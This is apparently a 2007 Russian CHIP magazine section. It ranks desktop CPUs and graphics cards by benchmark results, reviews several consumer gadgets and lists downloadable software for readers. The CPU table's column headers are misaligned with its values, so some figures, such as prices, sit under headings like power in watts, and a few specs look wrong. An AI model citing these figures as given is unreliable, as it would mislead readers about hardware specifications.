Excel, Word, работа в Интернете, проигрывание музыки и видео — любой из представленных процессоров справится с этими задачами.



Место	Тип процессора (CPU)	Ядро	Технические характеристики										Тесты
			Потребляемая мощность, Вт	Тип сокета	Кол-во ядер	Тактовая частота, МГц	Объем кэш-памяти второго уровня, Мбайт	Тактовая частота системной шины, МГц	Тактовая частота контроллера памяти, МГц	Кол-во транзисторов, млрд	Макс. рассеиваемая мощность, Вт	PCMark 04 CPU, баллов	

Для требовательных пользователей и геймеров

1	Intel Core 2 Extreme QX6700	Kentsfield	990	775	4	2667	8192	1066 (Qp)	65	482	130	10 004	448	1417	10 420
2	Intel Core 2 Quad E6600	Kentsfield	850	775	4	2400	8192	1066 (Qp)	65	482	130	9895	417	1346	9662
3	Intel Core 2 Extreme X6800	Conroe	960	775	2	2933	4096	1066 (Qp)	65	291	75	9765	506	933	10 133
4	Intel Core 2 Duo E6700	Conroe	500	775	2	2666	4096	1066 (Qp)	65	291	65	8902	461	843	9507
5	Intel Core 2 Duo E6600	Conroe	300	775	2	2400	4096	1066 (Qp)	65	291	65	8039	415	761	8834

Универсальные процессоры для мультимедиа и видео

6	AMD Athlon 64 FX-62	Windsor	700	AM2	2	2800	2048	1000 (HT)	90	227	125	7744	398	745	7211
7	AMD Athlon 64 X2 5200+	Windsor	280	AM2	2	2600	2048	1000 (HT)	90	154	89	7314	370	693	7002
8	Intel Core 2 Duo E6400	Allendale	215	775	2	2133	2048	1066 (Qp)	65	167	65	7176	369	679	7215
9	AMD Athlon 64 X2 5000+	Windsor	245	AM2	2	2600	1024	1000 (HT)	90	154	89	7192	369	692	6699
10	AMD Athlon 64 X2 5000+	Brisbane	300	AM2	2	2600	1024	1000 (HT)	65	154	65	7171	369	692	6674
11	AMD Athlon 64 FX-60	Toledo	470	939	2	2600	2048	1000 (HT)	90	233	110	7251	371	690	6066
12	Intel Pentium XE 965	Presler	920	775	2	3733	4096	1066 (Qp)	65	376	130	7050	327	692	6864
13	AMD Athlon 64 X2 4800+	Brisbane	270	AM2	2	2500	1024	1000 (HT)	65	154	65	6898	351	658	6171
14	AMD Athlon 64 X2 4600+	Windsor	195	AM2	2	2400	1024	1000 (HT)	90	154	89	6925	340	641	6376
15	AMD Athlon 64 X2 LV 4600+	Windsor	200	AM2	2	2400	1024	1000 (HT)	90	154	65	6925	340	641	6376
16	Intel Pentium D 960	Presler	305	775	2	3600	4096	800 (Qp)	65	376	130	6995	319	605	6572

Для офисных приложений и работы с графикой

17	AMD Athlon 64 X2 4600+	Manchester	230	939	2	2400	1024	1000 (HT)	90	154	110	6681	342	640	5680
18	Intel Core 2 Duo E6300	Allendale	175	775	2	1866	2048	1066 (Qp)	65	167	65	6319	325	601	6669
19	AMD Athlon 64 X2 4400+	Brisbane	215	AM2	2	2300	1024	1000 (HT)	65	154	65	6621	325	609	5872
20	AMD Athlon 64 X2 4200+	Windsor	140	AM2	2	2200	1024	1000 (HT)	90	154	89	6683	314	588	6101
21	AMD Athlon 64 X2 LV 4200+	Windsor	140	AM2	2	2200	1024	1000 (HT)	90	154	65	6683	314	588	6101
22	Intel Pentium D 945	Presler	160	775	2	3400	4096	800 (Qp)	65	376	130	6783	301	553	6098
23	Intel Pentium D 950	Presler	240	775	2	3400	4096	800 (Qp)	65	376	130	6742	300	551	6105
24	AMD Athlon 64 X2 4200+	Manchester	165	939	2	2200	1024	1000 (HT)	90	154	89	6149	312	586	5375
25	AMD Athlon 64 X2 4000+	Brisbane	170	AM2	2	2100	1024	1000 (HT)	65	154	65	6321	298	556	5424
26	AMD Athlon 64 X2 3800+	Windsor	135	AM2	2	2000	1024	1000 (HT)	90	154	89	6419	284	535	5613
27	AMD Athlon 64 X2 LV 3800+	Windsor	110	AM2	2	2000	1024	1000 (HT)	90	154	65	6419	284	535	5613
28	Intel Pentium D 840	Smithfield	500	775	2	3200	2048	800 (Qp)	90	230	130	6010	283	528	5383
29	Intel Pentium D 940	Presler	200	775	2	3200	4096	800 (Qp)	65	376	130	6029	282	492	5678
30	AMD Athlon 64 X2 3800+	Manchester	140	939	2	2000	1024	1000 (HT)	90	154	89	5613	285	535	5000
31	Intel Pentium D 670	Prescott	575	775	1	3800	2048	800 (Qp)	90	169	115	5837	334	403	5316
32	Intel Pentium D 930	Presler	130	775	2	3000	4096	800 (Qp)	65	376	95	5707	263	480	5452
33	Intel Pentium D 830	Smithfield	265	775	2	3000	2048	800 (Qp)	90	230	130	5667	264	488	5310
34	Intel Pentium 4 661	Prescott	170	775	1	3600	2048	800 (Qp)	65	169	115	5601	319	385	5209
35	Intel Pentium D 920	Presler	135	775	2	2800	4096	800 (Qp)	65	376	95	5385	240	446	5147
36	Intel Pentium D 915	Presler	115	775	2	2800	4096	800 (Qp)	65	376	95	5405	239	445	5132

Ультрамобильные решения для офиса и Интернета

37	AMD Athlon 64 3800+	Venice	80	939	1	2400	512	1000 (HT)	90	68,5	89	4578	341	341	5042
38	AMD Athlon 64 4000+	San Diego	95	939	1	2400	1024	1000 (HT)	90	114	89	4611	340	340	4973
39	Intel Pentium 4 541	Prescott	90	775	1	3200	1024	800 (Qp)	90	125	84	4955	282	340	4811
40	AMD Athlon 64 3700+	San Diego	75	939	1	2200	1024	1000 (HT)	90	114	89	4201	310	310	4622
41	AMD Athlon 64 3500+	Venice	75	939	1	2200	512	1000 (HT)	90	68,5	67	4166	310	310	4540
42	Intel Pentium 4 640	Prescott	130	775	1	3200	2048	800 (Qp)	90	169	84	4650	265	318	4408
43	AMD Athlon 64 3200+	Venice	55	939	1	2000	512	1000 (HT)	90	68,5	67	3877	284	284	4422
44	AMD Sempron 64 3600+	Manila	100	AM2	1	2000	256	800 (HT)	90	81,1	62	3586	282	282	4763
45	Intel Pentium 4 630	Prescott	135	775	1	3000	2048	800 (Qp)	90	169	84	4327	246	295	4098
46	Intel Celeron D 352	Prescott	60	775	1	3333	256	533 (Qp)	65	125	84	4418	262	262	3945
47	Intel Celeron D 355	Prescott	70	775	1	3333	256	533 (Qp)	90	125	84	4412	261	261	3934
48	AMD Sempron 64 3400+	Manila	65	AM2	1	1800	256	800 (HT)	90	81,1	62	3360	255	255	4224
49	Intel Celeron D 336	Prescott	50	775	1	2800	256	533 (Qp)	90	125	84	3745	221	221	3393
50	AMD Sempron 64 3000+	Manila	50	AM2	1	1600	256	800 (HT)	90	81,1	62	3043	225	225	3856

■ Рекомендация CHIP

HT = HyperTransport; Qp = Quadpumped

Индекс производительности


Результаты различных тестов из набора основных приложений. Лучший показатель оценивается в 100 баллов, далее результаты представлены по убыванию.

Стоимость процессора увеличивается с ростом его производительности, и не всегда пропорционально. Чем длиннее оранжевая полоска напротив обозначения процессора, тем лучше соотношение цены и качества.


ИНДЕКСЫ ДЕСКТОП-CPU

Производительность | Соотношение цена/качество


ДЛЯ ТРЕБОВАТЕЛЬНЫХ ПОЛЬЗОВАТЕЛЕЙ И ГЕЙМЕРОВ




УНИВЕРСАЛЬНЫЕ ПРОЦЕССОРЫ ДЛЯ МУЛЬТИМЕДИИ И ВИДЕО



ДЛЯ ОФИСНЫХ ПРИЛОЖЕНИЙ И РАБОТЫ С ГРАФИКОЙ



УЛЬТРАМОБИЛЬНЫЕ РЕШЕНИЯ



Чем длиннее, тем лучше

Обзор видеопроцессоров

Игры с разрешением до 2560x1600

Ощущение кинотеатра во время игры возникает при использовании 24/30-дюймовых мониторов. Частота видеопроцессора для качественного воспроизведения картинки не играет особой роли.

Игры с разрешением до 1280x1024

Профессиональные геймеры с монитором до 19 дюймов смогут наслаждаться любой из современных 3D-игр, настраивая их на свой вкус.

Универсальное решение

Это GPU для тех, кто кроме мультимедиа хочет время от времени испытать себя в играх.

Для офисных приложений и мультимедиа

Инвестировав порядка \$100 в графический ускоритель, вы получите компьютер, с помощью которого работа с мультимедийными приложениями и воспроизведение HD-фильмов с разрешением 1080i не станут для вас проблемой.



		Технические характеристики										Тесты		
Место	Видеопроцессор (GPU)	Объем памяти, Мбайт/тип	Цена, \$	Тактовая частота, МГц	Номинальная тактовая частота памяти, МГц	Разрядность шины, бит	SLI/Crossfire	Vertex-Shader	Pixel-Shader	Технологический процесс, нм	Кол-во транзисторов, млн	3DMark 05 Default Run, баллов	Doom III 16x12, 4x AA, 8x AF, fps	Half-Life 2 16x12, 4x AA, 8x AF, fps

Игры с разрешением до 2560x1600

1	NVIDIA GeForce 8800 GTX	768/DDR3	520	575	900	384	●/—	до 128	90	681	15 707	117,9	155,3
2	NVIDIA GeForce 8800 GTS	640/DDR3	400	500	800	320	●/—	до 96	90	681	13 392	88,9	119,8
3	NVIDIA GeForce 7950 GX2	2x512/DDR3	380	500	600	256	●/—	16 48	90	556	12 582	102,8	112,7

Игры с разрешением до 1280x1024

4	ATI Radeon X1950 XTX	512/DDR4	330	650	1000	256	—/●	8	48	90	384	12 381	78,9	111,6	
5	ATI Radeon X1900 XTX	512/DDR3	395	650	775	256	—/●	8	48	90	384	11 554	72,7	97,5	
6	ATI Radeon X1900 XT	512/DDR3	310	625	725	256	—/●	8	48	90	384	11 200	69,2	93,2	
7	NVIDIA GeForce 7900 GTX	512/DDR3	350	650	800	256	●/—	8	24	90	278	10 627	72,8	89,9	
8	ATI Radeon X1900 XT	256/DDR3	245	625	725	256	—/●	8	48	90	384	10 642	68,4	94,1	
9	NVIDIA GeForce 7900 GTO	512/DDR3	240	650	660	256	●/—	8	24	90	278	10 028	65,9	92,6	
10	NVIDIA GeForce 7950 GT	512/DDR3	230	550	700	256	●/—	8	24	90	278	9348	70,1	88,6	
11	ATI Radeon X1800 XT	512/DDR3	300	625	750	256	—/●	8	16	90	320	9387	60,3	78,9	
12	ATI Radeon X1950 Pro	256/DDR3	170	580	700	256	—/●	8	36	80	384	9995	51,6	80,9	
13	NVIDIA GeForce 7900 GT	256/DDR3	290	520	750	256	●/—	8	24	90	278	8920	63,1	74,4	
14	ATI Radeon X1900 GT	256/DDR3	150	575	600	256	—/●	8	36	90	384	9599	48	77,4	
15	NVIDIA GeForce 7800 GTX	256/DDR3	340	490	650	256	●/—	8	24	110	302	8259	58,2	70,4	
16	NVIDIA GeForce 7900 GT	256/DDR3	200	450	660	256	●/—	8	24	90	278	7903	55,1	66	
17	NVIDIA GeForce 7900 GS	512/DDR3	190	450	660	256	●/—	7	20	90	278	7471	56	68,3	
18	NVIDIA GeForce 7900 GS	256/DDR3	160	450	660	256	●/—	7	20	90	278	7425	55,3	67,8	

Универсальное решение

19	NVIDIA GeForce 7800 GT	256/DDR3	310	445	535	256	●/—	7	20	110	302	7117	47,8	55,1	
20	ATI Radeon X1800 GTO	256/DDR3	145	500	500	256	—/●	8	12	90	320	6893	38,3	53,9	
21	ATI Radeon X1650 XT	256/DDR3	135	575	675	128	—/●	8	24	80	330	7402	31,9	53,9	
22	ATI Radeon X850 XT-PE	256/DDR3	175	540	590	256	—/●	6	16	130	160	6727	35,1	55,3	
23	NVIDIA GeForce 7600 GT	256/DDR3	130	575	750	128	●/—	5	12	90	177	6459	39,4	46,2	
24	ATI Radeon X850 XT	256/DDR3	130	520	540	256	—/●	6	16	130	160	6421	32,9	52,4	
25	NVIDIA GeForce 7600 GT	256/DDR3	120	560	700	128	●/—	5	12	90	177	5969	35,5	41,9	
26	NVIDIA GeForce 6800 Ultra	256/DDR3	220	400	550	256	●/—	6	16	130	222	5429	38,9	36,3	
27	ATI Radeon X800 XL	256/DDR3	135	400	490	256	—/●	6	16	110	160	5333	27,5	44,2	
28	NVIDIA GeForce 7600 GS	256/DDR3	90	400	400	128	●/—	5	12	90	177	5124	37,2	34,8	
29	ATI Radeon X850 Pro	256/DDR3	350	505	520	256	—/●	6	12	130	160	5491	26,2	41,8	
30	ATI Radeon X1650 Pro	256/DDR3	125	600	700	128	—/●	5	12	80	157	5523	28,4	32,5	
31	NVIDIA GeForce 6800 GT	256/DDR3	165	350	500	256	●/—	6	16	130	222	4967	35,5	32,8	
32	NVIDIA GeForce 6800 GS	256/DDR3	135	425	500	256	●/—	5	12	110	202	5120	31,8	34,1	
33	ATI Radeon X800 GTO	256/DDR3	100	400	490	256	—/●	6	12	110	160	4682	22,3	35	
34	ATI Radeon X1600 XT	256/DDR3	105	590	690	128	—/●	5	12	90	157	4955	19,8	26,8	
35	ATI Radeon X800 GT	256/DDR3	120	475	490	256	—/●	6	8	110	160	4191	17,6	31,7	
36	ATI Radeon X800 GTO	128/DDR	110	400	350	256	—/●	6	12	110	160	4163	18,1	29,5	

Для офисных приложений, мультимедиа и HD-video до 1080i

37	NVIDIA GeForce 7300 GT	256/DDR2	80	400	375	128	●/—	4	8	90	112	3603	21	26,2	
38	NVIDIA GeForce 6600 GT	256/DDR3	120	500	500	128	●/—	3	8	110	146	3778	20,3	24,3	
39	ATI Radeon X1600 Pro	256/DDR2	70	500	400	128	—/●	5	12	90	157	3768	13,6	20,6	
40	NVIDIA GeForce 6600 GT	128/DDR3	100	500	500	128	●/—	3	8	110	146	3561	18,3	16,2	
41	ATI Radeon X700 Pro	256/DDR3	160	425	430	128	—/●	6	8	110	120	3442	13,4	21,6	
42	NVIDIA GeForce 6600	256/DDR2	90	400	400	128	—/●	3	8	110	146	2949	15,3	19,3	
43	NVIDIA GeForce 6800 LE/XT	256/DDR	160	350	300	256	●/—	4	8	110	202	2592	17,2	18,9	
44	ATI Radeon X1300 Pro	256/DDR2	60	600	400	128	—/●	2	4	90	105	2875	6,6	13,7	
45	ATI Radeon X1600 Pro	256/DDR	75	500	250	128	—/●	5	12	90	157	2651	8,3	14,1	
46	NVIDIA GeForce 6600/LE	256/DDR	70	300	250	128	—/●	3	8	110	146	1979	9,3	11,8	
47	ATI Radeon X1300	256/DDR2	55	450	250	128	—/●	2	4	90	105	2058	4,6	8,4	
48	NVIDIA GeForce 7300 GS	256/DDR2	60	550	540	64	—/●	3	4	90	112	2110	2,7	4,7	
49	NVIDIA GeForce 6200	128/DDR	35	300	200	128	—/●	3	4	110	146	1583	2,8	3,9	
50	NVIDIA GeForce 7100 GS	128/DDR	40	350	333	64	—/●	3	4	90	112	1431	2,6	5,3	

■ Рекомендация СHIP

● да — нет

Индекс производительности

Результаты различных игровых тестов для различных 3D-интерфейсов (OpenGL и DirectX). Лучший показатель принят за 100, далее результаты представлены по убыванию.

Увеличение стоимости видеоплат более пропорционально производительности, чем у процессоров. Чем длиннее оранжевая полоска напротив обозначения видеоплаты, тем лучше соотношение цены и качества.

ИНДЕКСЫ GPU

Производительность | Соотношение цена/качество

ИГРЫ С РАЗРЕШЕНИЕМ ДО 2560X1600

100	56
79,6	58
79,3	60,8

ИГРЫ С РАЗРЕШЕНИЕМ ДО 1280X1024

73	64,4
66,4	49
63,8	59,9
62,5	52
62,5	74,3
60,1	72,9
58,6	74,2
54,2	52,6
54	92,5
52,7	52,9
51,5	100
49,1	42,1
46,5	67,7
46,3	71
45,9	83,6

УНИВЕРСАЛЬНОЕ РЕШЕНИЕ

40,5	38,1
37,4	75,1
37,1	80
36,6	60,9
34,9	78,2
34,7	77,7
31,9	77,4
30,1	39,8
29,1	62,8
28,6	92,6
28,6	23,8
27,9	65
27,4	48,4
27,2	58,7
24,2	70,5
22,3	61,9
21,2	51,5
20,7	54,8

ДЛЯ ОФИСНЫХ ПРИЛОЖЕНИЙ И МУЛЬТИМЕДИА

19,3	70,3
19,1	46,4
16,7	69,5
16,3	47,5
16,1	29,3
14,9	48,2
14,4	26,2
11,4	55,3
11,4	44,3
9,5	39,5
7,8	41,3
6,6	32
5,2	43,3
5,2	37,9

Чем длиннее, тем лучше

Система водяного охлаждения



Thermaltake Symphony Mini

АДРЕС В ИНТЕРНЕТЕ www.thermaltake.ru
ЦЕНА, \$ 320

Новинка по дизайну выполнена в стиле домашних аудиокколонок и совсем не напоминает компьютерные комплектующие. Главным отличием Symphony Mini является уменьшенная на 30 см высота корпуса.

Качество сборки системы находится на высоком уровне и претензий не вызывает. С технической точки зрения все также проработано на высшем уровне. Три крупных вентилятора (12 см) обеспечивают обдув скрытого под решетками радиатора. Давление в системе поддерживается не одной, а сразу двумя водяными помпами. Мощность системы позволяет отводить тепло не только от процессора, но и от видеокарты и чипсета. Хотя для последних двух вариантов придется дополнительно приобретать водоблоки.

Благодаря особой системе клапанов переборка системы не потребует повторной заправки СВО.

Вывод Мощная и красивая система охлаждения станет отличным приобретением для любого оверклокера, но потребует достаточно больших вложений. Также придется смириться с небольшим шумом, возникающим в результате рас-
секания воздухом решетки и радиатора.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Количество/производительность помп, л/ч	2/45
Количество/размеры вентиляторов, мм	3/120
Габариты, мм	250x250x800
Масса общая/водоблок, кг	9,4/0,37

Акустическая система



Logitech Z-10

АДРЕС В ИНТЕРНЕТЕ www.logitech.ru
ЦЕНА, \$ 180

Интерактивная акустическая система Logitech Z-10 выполнена в стиле клавиатуры diNovo: прямые линии, зеркально-черные поверхности и загорающиеся под ними пиктограммы.

Дизайн колонок впечатляет. Вкупе с вышеупомянутой клавиатурой и черным монитором они способны кардинально преобразить рабочее место.

Интерактивность, упомянутая фирмой в названии, заключается в том, что управлять колонками можно даже непосредственно с компьютера — помимо обычных для колонок разъемов здесь присутствует и USB, по которому осуществляется управление громкостью, режимом работы дисплея и отображаемой на нем информации, в том числе и о воспроизводимых композициях. Впрочем, регулировать эти функции можно и с помощью сенсорных кнопок на передней панели одной из колонок.

Вывод Стильный дизайн и интерактивное управление придется по вкусу многим пользователям ПК; к сожалению, стоимость Z-10 может отпугнуть потенциального покупателя.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Номинальная мощность, Вт	30
Диаметр ВЧ/НЧ-излучателей, мм	25/76
Дополнительное оснащение	эквалайзер, mini-jack
Крепления	вертикальное, горизонтальное
Габариты, мм	246x114x119

Ноутбук



BenQ Joybook T-31

АДРЕС В ИНТЕРНЕТЕ www.benq.ru
ЦЕНА, \$ 1350

Главной особенностью этого Joybook является центральный процессор — здесь использован двудерный CPU от компании AMD. Материнская плата оснащена набором системной логики ATI Radeon Xpress 1150 со встроенным графическим ядром.

Дисплей компьютера весьма яркий, но, к сожалению, его углы обзора невелики, что не лучшим образом сказывается на удобстве работы. В остальном эргономичность похвальна.

Коммуникационные возможности компьютера также на высоте: здесь присутствуют как Wi-Fi (802.11a/b/g), так и Bluetooth 2.0. Количество разъемов для такого компактного ноутбука велико: четыре USB 2.0, Express Card, сетевой и модемный разъемы, выходы S-Video и VGA, FireWire.

Плюс ко всему ноутбук оснащен восьмикоростным пишущим DVD-приводом и встроенной камерой с разрешением 1,3 мегапикселя.

Вывод Доступный для своей ниши ноутбук отличается высокой производительностью при работе с большинством процессорных приложений, а также отличными коммуникационными возможностями.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор	AMD Turion 64 X2 TL50
Жесткий диск, Гбайт	80
Диагональ экрана, дюймов	13,3
Тип оперативной памяти/объем, Мбайт	DDR2/512
Габариты, мм/вес, кг	334x228x30/2,1

Беспроводная клавиатура



Logitech diNovo Edge

АДРЕС В ИНТЕРНЕТЕ www.logitech.ru
ЦЕНА, \$ 210

В клавиатуре diNovo Edge совмещены новейшие разработки в области эргономичности и отточенный дизайн. Обыкновенные на первый взгляд кнопки ноутбучного типа благодаря особой системе подвеса PerfectStroke точно реагируют на нажатия, пришедшие даже на край клавиш, что действительно позволяет сделать набор текста более быстрым и удобным. Дизайн клавиатуры вызывает восхищенные взгляды. Оригинально решены обозначения альтернативных функций кнопок: при нажатии на функциональную кнопку они подсвечиваются красно-оранжевым цветом. Аналогичным образом отображается индикатор работы с сенсорной полоской регулятора громкости и диском тачпада! Еще два нововведения: во-первых, компания Logitech оснастила клавиатуру аккумулятором впервые, во-вторых, для ее подключения к компьютеру, снабженному Bluetooth, не требуется дополнительный передатчик (входящий в комплект).

Вывод Очередная новинка периферийного типа от Logitech — очень впечатляющая, очень удобна и очень дорогая.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Технология связи	Bluetooth 2.0
Усилие нажатия, г	60
Время автономной работы, дней	до 60
Габариты, мм	110x410x210
Масса, г	940

Медиакомпьютер



FRONT Media Center (001)

АДРЕС В ИНТЕРНЕТЕ www.frontpc.ru
ЦЕНА, \$ 1500

Российская компания «Фронт ПК» представила мультимедийный ПК Media Center FRONT.

Несмотря на то что размеры компьютера совсем невелики, данный ПК является полноценной мощной системой, которой по плечу практически любая современная игра или ресурсоемкое приложение. Благодаря продуманной системе охлаждения в нем расположились мощный десктопный процессор, 2 Гбайт оперативной памяти и видеоплата NVIDIA GeForce 7600GS.

Не забыты и основные функции, присущие мультимедийным компьютерам. К медиацентру можно подключить акустическую систему типа 7.1, он оснащен комбоприводом, а на передней панели отображается стандартная для бытовой техники информация. Там же, под зеркальной крышкой, расположились карт-ридер «5 в 1», два USB-разъема, порт mini-FireWire и дополнительные аудио-входы/выходы.

Вывод Российский компьютер с привлекательным дизайном и широкими возможностями подойдет как для мультимедиа, так и большинства других пользовательских задач.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор	Intel Core 2 Duo (1,86 ГГц)
Жесткий диск, Гбайт	320
Дополнительное оснащение	ПДУ MCE
ОС	MS Windows XP MCE 2005
Габариты, мм	311x200x179

Мобильный фотоприпртер



Epson PictureMate PM280

АДРЕС В ИНТЕРНЕТЕ www.epson.ru
ЦЕНА, \$ 330

Epson PictureMate PM280 представляет собой не просто компактный фотоприпртер, а целую переносную фотостудию. Он способен работать без подключения к компьютеру и печатать практически с любых внешних носителей — цифровых фотоаппаратов, карт памяти и даже оптических дисков.

Обработку фотографий можно производить при помощи относительно широких встроенных средств коррекции изображения и качественного экрана диагональю 6,5 см или же позволить принтеру автоматически, в соответствии с цветовой гаммой снимка, определить сюжетную программу при помощи «Epson PhotoEnhance».

При всем этом качество снимков получается весьма высоким, а себестоимость печати — минимальной. Такой результат достигнут благодаря особой системе регулировки размера капель.

Остается отметить, что в условиях отсутствия доступа к сети принтер может оставаться работоспособным благодаря аккумулятору (опция).

Вывод Превосходное мобильное решение для получения качественных фотографий в любых условиях.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Максимальный размер отпечатка, см	10x15
Максимальное разрешение печати, точек на дюйм	5760x1440
Технология печати	струйная пьезоэлектрическая
Скорость печати снимка, с	до 42
Габариты, мм/масса, кг	215x172x158/3

Symbian-смартфон



Sony Ericsson M600i

АДРЕС В ИНТЕРНЕТЕ www.sonyericsson.com
ЦЕНА, \$ 430

В этой модели прежде всего стоит отметить отличный сенсорный экран с высоким разрешением 320x240, на котором вполне комфортно просматривать веб-страницы (в состав предустановленного ПО входит браузер Opera). Кроме того, для ввода данных можно использовать не совсем обычную QWERTY-клавиатуру. В технических характеристиках устройства указывается поддержка USB, однако стоит помнить о том, что речь идет не о High Speed USB со скоростью 480 Мбит/с, а всего лишь урезанном варианте Full Speed с максимумом в 12 Мбит/с. Так что обмен данными с персональным компьютером по кабелю происходит достаточно медленно, например тестовый файл размером 3 Мбайт закачивался в течение 21 секунды. Согласитесь, что на такой скорости утомительно перекачивать большое количество MP3-файлов (у Sony Ericsson M600i имеется неплохой мультимедийный проигрыватель).

Вывод В ходе тестирования модель M600i смогла набрать 98 баллов в разделе «Передача данных» — великолепный результат для Symbian-смартфона.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	
Размеры, мм/вес, г	105x54x15/112
Время работы в режиме разговора, ч	3
Передача данных	GPRS, UMTS, Bluetooth
Разрешение камеры, мегапикселей/дисплея, точек	—/320x240
Объем встроенной памяти/карты памяти, Мбайт	28/64 (Memory Stick Micro)
Дополнительно	Symbian 9.1

Интернет-телефон



USRobotics USB9630

АДРЕС В ИНТЕРНЕТЕ www.usr-emea.com
ЦЕНА, \$ 140

Компания USRobotics вышла на российский рынок со своим вариантом двухрежимного интернет-телефона под несколько пространным названием Cordless Skype Dual Phone. Через порт RJ-11 база подключается к телефонной линии, а по USB-кабелю — к настольному компьютеру, который уже должен иметь выход в Интернет. В отличие от аналогичных радиотелефонов Netgear и AVM FritzFon, аппарат USRobotics оснащен малопривлекательным монохромным дисплеем. Однако на этот недостаток можно посмотреть и с другой точки зрения: экономный отказ от цветного дисплея позволил американскому производителю снизить цену устройства до приемлемого для россиян уровня. К тому же главным в интернет-телефоне является качество передачи голоса, а к этому показателю в ходе тестирования претензий не возникло. Нас также порадовала возможность удержания и переключения вызовов между Skype и обычной телефонной линией.

Вывод При наличии комплекта Cordless Skype звонить по Интернету так же просто, как и по обычному телефону.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	
Подключение базы	DECT 6.0
Зона покрытия на воздухе/в помещении, м	300/50
Время работы в режиме разговора, ч	10
Порты подключения	USB 1.1, RJ-11
Размеры базы, мм	113x27x126
Размеры трубки, мм	154x48x28
Совместимость	Windows 2000, XP

Адаптер Bluetooth



Acorn WBD1-C2/WBD2-C2

АДРЕС В ИНТЕРНЕТЕ www.acorn.ru
ЦЕНА, \$ 15

Компания Acorn, хорошо известная отечественным пользователям как поставщик дешевых аналоговых модемов, а жителям столицы также и как производитель ADSL-устройств, расширила спектр своих продуктов на российском рынке, предложив оригинальные модели адаптеров Bluetooth стандарта 2.0. Оба варианта выполнены в полупрозрачном корпусе белого и голубого цветов: модель WBD1 является Bluetooth-устройством класса 1 (радиус передачи данных — до 100 м на открытом воздухе), а WBD2 — адаптером класса 2 (до 40 м на открытом воздухе).

Вместо привычных драйверов от WIDCOMM компания Acorn использовала ПО BlueSoleil версии 1.4 от IVT Corporation. BlueSoleil обеспечивает поддержку всех Bluetooth-профилей, включая PAN, SPP, DUN, LAP, FTP, HID, HCRP, OPP, SYNC, AG, AV и BIP. Тесты этого ПО на ПК и ноутбуках с Windows XP SP2 каких-либо проблем совместимости не выявили.

Вывод Компактный размер и хорошая функциональность — все это вы получите по очень доступной цене.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	
Стандарт	Bluetooth 2.0
Частотный диапазон, ГГц	2,4-2,483
Интерфейс	USB 1.1
Скорость передачи данных, Мбит/с	3
Зона покрытия, м	40-100
Версия драйверов	BlueSoleil 1.4
Совместимость	Windows 98 SE/ME/2000/XP; Mac OS

ЖУРНАЛ

АВТО МИР®

www.autoserver.ru

Тест-драйв

Новейшие автомобили для Вас:
модели, проверенные профессионалами

Авторынок

Советы по эксплуатации и реальные цены



Каждую субботу

ВАШ ЛИЧНЫЙ АВТОЭКСПЕРТ

Рекомендуемая розничная цена — 19 руб.

Автосервис

Все нюансы
технического обслуживания

Помощь при покупке

Выбираем себе автомобиль



На правах рекламы



DOWNLOAD/ DVD

Download-код

Получение доступа к www.ichip.ru/download

Вместе с этим номером вы получаете доступ к разделу «Download» на нашем сайте, где можно найти программы (в том числе специальные версии для читателей CHIP) и архив журнала в формате PDF.

Все эти данные доступны вам в любое время и в любом месте. Все, что для этого нужно: зайти по адресу

www.ichip.ru/download

и пройти процедуру регистрации.

В графе «Ваш e-mail-адрес» следует указать реально существующий и работающий электронный адрес: на него будет выслано письмо с данными, необходимыми для регистрации. После авторизации перейдите в раздел «Коды журналов» и введите код, указанный ниже.

1AM-KLPSWR-58669

Download

Список программ — апрель 2007

Windows

- AusLogics BoostSpeed 3.6.7.625 Lite
- XtraTools 2007
- VMware WorkStation 6.0 beta
- PowerStrip 3.73
- Belarc Advisor 7.2h
- Performance Monitor 2.1
- Vopt 8.1
- SuperCopier 2
- Vista Smoker Pro 1.1
- MediaPortal 0.2.2
- AIMP 1.71
- Small CD-Writer 1.4
- Kingdia DVD Ripper 3.0.6
- Pfrank 1.88
- ProgDVB 4.81.1
- ConvertXtoDVD 2.1.14
- MediaMan 2.66.2
- Blaze Media Pro 7.1
- SPB Mobile DVD 1.1.0
- SmartFTP 2.0.1001
- Sylpheed 2.3.1
- FireFTP 0.94.6
- Web Site Maestro 5.4.1
- Cover Commander 2.7
- ColorPic 4.1
- Toon Boom Studio 3.5.1
- Noiseware Professional Standalone 2.6
- PhotoModeler 6
- ScreenShotCaptor 2.25
- VizUp Reducer 2.2.9
- Adobe Photoshop Lightroom 1.0
- Security Administrator 11.1
- CryptoExpert 2007 Lite 6.6.11
- FreePortScanner 2.5
- Spyware Terminator 1.8
- Avira Personal Edition Classic
- RocketDock 1.2.5
- WinSnap 1.1.9
- XDeskPhoto 1.3.0.909
- KlipFolio 3.1
- Ditto 3.9.0
- Topicscape 1.06
- Gnumeric 1.7.6
- PeaZip 1.3
- Schmap Player 2.0
